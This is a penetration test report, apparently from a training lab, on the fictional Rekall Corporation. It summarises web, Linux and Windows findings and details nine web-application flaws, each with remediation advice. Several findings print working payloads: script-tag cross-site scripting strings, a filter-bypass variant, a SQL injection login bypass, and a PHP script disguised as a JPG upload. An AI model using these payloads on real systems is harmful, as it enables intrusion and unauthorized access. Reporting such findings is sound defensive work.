



# Cybersecurity

## Penetration Test Report

**Rekall Corporation**

**Penetration Test Report**

## Confidentiality Statement

This document contains confidential and privileged information from Rekall Inc. (henceforth known as Rekall). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

## Table of Contents

Confidentiality Statement	2
Contact Information	4
Document History	4
Introduction	5
Assessment Objective	5
Penetration Testing Methodology	6
Reconnaissance	6
Identification of Vulnerabilities and Services	6
Vulnerability Exploitation	6
Reporting	6
Scope	7
Executive Summary of Findings	8
Grading Methodology	8
Summary of Strengths	9
Summary of Weaknesses	9
Executive Summary Narrative	10
Summary Vulnerability Overview	11
Vulnerability Findings	14

## Contact Information

Company Name	Pentesting R Us
Contact Name	John Mallon
Contact Title	Red Chief

## Document History

Version	Date	Author(s)	Comments
001	February 24, 2025	John Mallon	Initial Draft
002	February 28, 2025	John Mallon	Revision
003	March 1, 2025	John Mallon	Final

## Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

## Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

# Penetration Testing Methodology

## Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

## Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

## Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

## Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

## Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.


# Executive Summary of Findings

## Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

- Critical:** Immediate threat to key business processes.
- High:** Indirect threat to key business processes/threat to secondary business processes.
- Medium:** Indirect or partial threat to business processes.
- Low:** No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
- Informational:** No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



## Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- Firstly, we must commend Rekall in taking these steps to test for vulnerabilities which shows a commitment to security. That being said,
- Some input fields on web pages did have some form of input validation.
- Some web applications were generally protected against basic exploits, such as cross-site scripting and local file inclusion.

## Summary of Weaknesses

We successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- Web applications were vulnerable due to poor code development and was susceptible to a number of exploits including directory traversal, session hijacking, PHP, SQL and command-line injection, cross-site scripting, local file inclusion, and access to sensitive data,
- Machines running Linux and Windows operating systems were found to be susceptible to sensitive data exposure, unnecessary open ports, and vulnerabilities due to the systems having misconfigurations and not being updated with the software patches and updates that would eliminate many of these vulnerabilities.

## Executive Summary

Pentesting R Us was engaged by Rekall to provide an assessment of security flaws present in web applications, networks and systems. At the request of Rekall, our assessment was conducted to identify exploitable vulnerabilities and provide recommendations to mitigate any vulnerabilities to increase security and integrity of the IT systems. The objectives assigned to Pentesting R Us were met and we were able to find and exfiltrate sensitive information within the domain, escalate user privileges, and compromise several machines.

We used our industry-leading methods and techniques to assess all relevant web applications, systems, and networks within the scope of the engagement.

## Summary Vulnerability Overview

Vulnerability	Severity
<b>Web Application</b>	
1-Flag 1 – Reflected Cross-site scripting – welcome.php	High
2-Flag 2 – Cross-site scripting payload – memory-planner.php	Medium
3-Fag 3 – Script injection into comments box – comments.php	High
4-Flag 4 – Sensitive data accessed using curl – about-rekall.php	High
5-Flag 5 – Local file inclusion in text box – memory-planner.php	High
6-Flag 6 – Local file inclusion (advanced) JPG upload – memory-planner.php	High
7-Flag 7 – SQL injection – login.php	Critical
8-Flag 8 – Sensitive data exposure – HTML source code – login.php	Critical
9-Flag 9 – Sensitive data exposure – robots.txt	Medium
10-Flag 10- Command injection (form) – networking.php	Critical
11-Flag 11 – Command injection (advanced) – networking.php	Critical
12-Flag 12 – Brute force attack – data from Networking.php used login.php	Critical
13-Flag 13 – PHP Injection – souvenirs.php	Critical
14-Flag 14 – Session Management – admin_legal_data.php	High
15-Flag 15 – Directory traversal – old_disclaimers/disclaimer_1.txt	Low
<b>Linux Servers</b>	
16-Flag 1 – Data exposed on Internet	Low
17-Flag 2 – IP address of totalrekall.xyz	Low
18-Flag 3 – Data exposed on Internet	Low
19-Flag 4 – Discover available hosts and ports by scanning	Medium
20-Flag 5 – Perform aggressive scan on data obtained from previous scan	High
21-Flag 6 – Nessus scan of host to obtain critical vulnerability	Critical
22-Flag 7 – Metasploit RCE – Apache Tomcat vulnerability	Critical
23-Flag 8 – Metasploit RCE -- Apache Shellshock vulnerability	Critical
24-Flag 9 – Additional vulnerability secured from host in above flag	Critical
25-Flag 10 – Meterpreter used to exploit struts vulnerability	Critical
26-Flag 11 – Meterpreter exploit Drupal vulnerability to obtain username	Critical
27-Flag 12 – Privilege escalation through sudoer vulnerability	High
<b>Windows Servers</b>	
28-Flag 1 – Using OSINT found user credentials on Totalrekall GitHub repo.	Medium
29-Flag 2 – User credentials from flag 1 allowed login of secure page	Medium
30-Flag 3 – Aggressive nmap scan located FTP service and unsecure files	High

31-Flag 4 – Scan revealed SLMail and exploited via Metasploit to obtain shell	<b>Critical</b>
32-Flag 5 – Metasploit exploit of SLMail machine to obtain session and tasks	<b>Critical</b>
33-Flag 6 – Metasploit of SLMail and Kiwi to obtain lsadump from windows	<b>Critical</b>
34-Flag 7 – Meterpreter session allow lateral movement to domain controller	<b>Critical</b>
35-Flag 8 – Kiwi used to obtain lsadump of DC and shell to access files	<b>Critical</b>
36-Flag 9 – Navigating DC file system to obtain sensitive information	<b>Critical</b>
37-Flag 10 – Accessing administrator credential on DC	<b>Critical</b>


The following summary tables represent an overview of the assessment findings for this penetration test:

Scan Type	Total
Hosts	<b>Webserver</b> 192.168.14.35
	<b>Linux Servers</b> 34.102.136.180 192.168.13.10 192.168.13.11 192.168.13.12 192.168.13.13 192.168.13.14
	<b>Windows Server</b> 172.22.117.10
	<b>Windows Workstation</b> 172.22.117.20
Ports	<b>Webserver</b> 80
	<b>Linux Servers</b> 80 22 6001 8080 10000
	<b>Windows Server</b> 53 88 135 139 389 445 464 593 636 3268 3269
	<b>Windows Workstation</b> 21 25

	79
	80
	100
	106
	110
	135
	139
	443
	445



Exploitation Risk	Total
Critical	19
High	9
Medium	5
Low	4

# Vulnerability Findings


Vulnerability 1	Findings
Title	Reflected Cross-site scripting (XSS) payload- welcome.php
Type (Web app / Linux OS / Windows OS)	Web Application
Risk Rating	High
Description	<p>On the welcome.php page, it was possible to enter payload "&gt;&lt;script&gt;alert('XSS')&lt;/script&gt;" in the "Begin by entering your name below!" box.</p> 
Images	

	 <p>The screenshot shows a dark-themed web page titled "Welcome to VR Planning". It prompts the user to enter their name and provides a "GO" button. Below this, a message says "Welcome &gt;!" and "Click the link below to start the next step in your choosing your VR experience!". A yellow button displays the text "CONGRATS, FLAG 1 is f76sdfkg6sjf". To the right, three service options are listed: "Character Development" (represented by a person icon), "Adventure Planning" (represented by a gear icon), and "Location Choices" (represented by a building icon). Each service has a brief description.</p>
<b>Affected Hosts</b>	Webserver 192.168.14.35
<b>Remediation</b>	<p>Ensure all input is validated and then “escaped or sanitized.” Output encoding and HTML sanitization help address any additional vulnerabilities. For more information:</p> <p><a href="https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html">https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html</a></p>

Vulnerability 2	Findings
<b>Title</b>	Cross-site scripting (XSS) payload – memory-planner.php
<b>Type (Web app / Linux OS / Windows OS)</b>	Web Application
<b>Risk Rating</b>	Medium
<b>Description</b>	Through the inputting of <sscriptscript>alert('JM');</sscriptscript> in the “Who do you want to be?” box a vulnerability was exploited.

<b>Images</b>	 
<b>Affected Hosts</b>	Webserver 192.168.14.35
<b>Remediation</b>	As in vulnerability 1, ensure all input is validated and then “escaped or sanitized.” Output encoding and HTML sanitization help address any additional vulnerabilities. For more information: <a href="https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html">https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html</a>

Vulnerability 3	Findings
<b>Title</b>	Script injection into comments box – comments.php
<b>Type (Web app / Linux OS / Windows OS)</b>	Web Application
<b>Risk Rating</b>	High
<b>Description</b>	By entering the following <script>alert('JM');</script> in the comments box a code (script) injection vulnerability was exploited.

<b>Images</b> 	<p><b>Affected Hosts</b> Webserver 192.168.14.35</p> <p><b>Remediation</b> Ensure to identify code injection vulnerabilities through the implementation of secure coding. Sanitize all inputs and do not allow dynamic code execution. Finally, a security scanning tool can scan for potential vulnerabilities.</p>
---	--

Vulnerability 4	Findings
<b>Title</b>	Sensitive data accesses using curl – about-rekall.php
<b>Type (Web app / Linux OS / Windows OS)</b>	Web Application
<b>Risk Rating</b>	High
<b>Description</b>	Using the curl command with the -v option, sensitive data was accessed from the About-Rekall.php page. The -v runs curl in verbose mode, providing detailed information in regards to the request and response process.

<b>Images</b>	<pre>(root💀kali)-[~] # curl -v http://192.168.14.35/About-Rekall.php   Trying 192.168.14.35:80 ...   Connected to 192.168.14.35 (192.168.14.35) port 80 (#0) GET /About-Rekall.php HTTP/1.1 Host: 192.168.14.35 User-Agent: curl/7.81.0 Accept: */*  Mark bundle as not supporting multiuse HTTP/1.1 200 OK Date: Mon, 17 Feb 2025 23:34:27 GMT Server: Apache/2.4.7 (Ubuntu) X-Powered-By: Flag 4 nckd97dk6sh2 Set-Cookie: PHPSESSID=kjhedg74ak7qd6m0prlm1qkbb0; path=/ Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Pragma: no-cache Vary: Accept-Encoding Content-Length: 7873 Content-Type: text/html</pre>
<b>Affected Hosts</b>	Webserver 192.168.14.35
<b>Remediation</b>	Using HTTPS (secure) to protect data in transit and secure authentication methods to prevent unauthorized access significantly reduces the risk of curl accessing sensitive data.



Vulnerability 5	Findings
<b>Title</b>	Local file inclusion in text box – memory-planner.php
<b>Type (Web app / Linux OS / Windows OS)</b>	Web Application
<b>Risk Rating</b>	High
<b>Description</b>	A script file was uploaded to the Memory-planner page. This exploited a local file inclusion vulnerability.
<b>Images</b>	<p>The screenshot shows a file upload interface with a sidebar navigation menu. The menu includes Recent, Home, Desktop, Documents (which is selected), Downloads, Music, Pictures, Videos, and Other Locations. The main area displays a list of files in a table format with columns for Name and Type. The files listed are day_1, day_2, docker.old, script.php (which is highlighted in blue), and script.php.jpg. The interface has a dark theme with light-colored text and icons.</p>



<b>Affected Hosts</b>	Webserver 192.168.14.35
<b>Remediation</b>	<p>There are many ways to prevent a local file inclusion vulnerability, an attempt of which was made in the next vulnerability 6.</p> <p>To prevent LFI, input validation and sanitization should be used through secure coding practices.</p>

Vulnerability 6	Findings
<b>Title</b>	Local file inclusion (advanced) JPG upload – memory-planner.php
<b>Type (Web app / Linux OS / Windows OS)</b>	Web Application
<b>Risk Rating</b>	High
<b>Description</b>	<p>An advanced LFI was exploited by concealing a malicious script as an image file. The input did check to ensure that it was an image (JPG), however, that was not sufficient to prevent exploitation.</p>
<b>Images</b>	


<b>Affected Hosts</b>	Webserver 192.168.14.35
<b>Remediation</b>	As in vulnerability 5, the recommendation is to use proper input validation and sanitization of any input through secure coding practices.

Vulnerability 7	Findings
<b>Title</b>	SQL injection – login.php
<b>Type (Web app / Linux OS / Windows OS)</b>	Web Application
<b>Risk Rating</b>	Critical
<b>Description</b>	SQL injection was successful on the Login.php page. Through entering unanticipated data in the password field, 'pwd' OR '1'='1', SQL injection was permitted allowing unauthorized access.

<b>Images</b>	  
<b>Affected Hosts</b>	Webserver 192.168.14.35
<b>Remediation</b>	As mentioned previously, sanitizing and validating user input, is necessary to prevent the exploitation of a SQL injection vulnerability.

Vulnerability 8	Findings
Title	Sensitive data exposure – HTML source code – login.php
Type (Web app / Linux OS / WIndows OS)	Web Application
Risk Rating	Critical
Description	On the login.php page, when examining the source code, sensitive data, including the username and password was located.
Images	 
Affected Hosts	Webserver 192.168.14.35
Remediation	Sensitive data should never be included in the source code of the HTML. The source code can be accessed by anyone who is able to access the web page. Review and remove any sensitive data located in HTML source code.

Vulnerability 9	Findings
Title	Sensitive data exposure – robots.txt

Type (Web app / Linux OS / Windows OS)	Web Application
Risk Rating	Medium
Description	Through locating the robots.txt file, sensitive information was accessed.
Images	
Affected Hosts	Webserver 192.168.14.35
Remediation	Sensitive files, including text files, should not be accessible to a visitor without the requirement of some form of authentication. Better yet, ensure there are no files with sensitive data accessible.

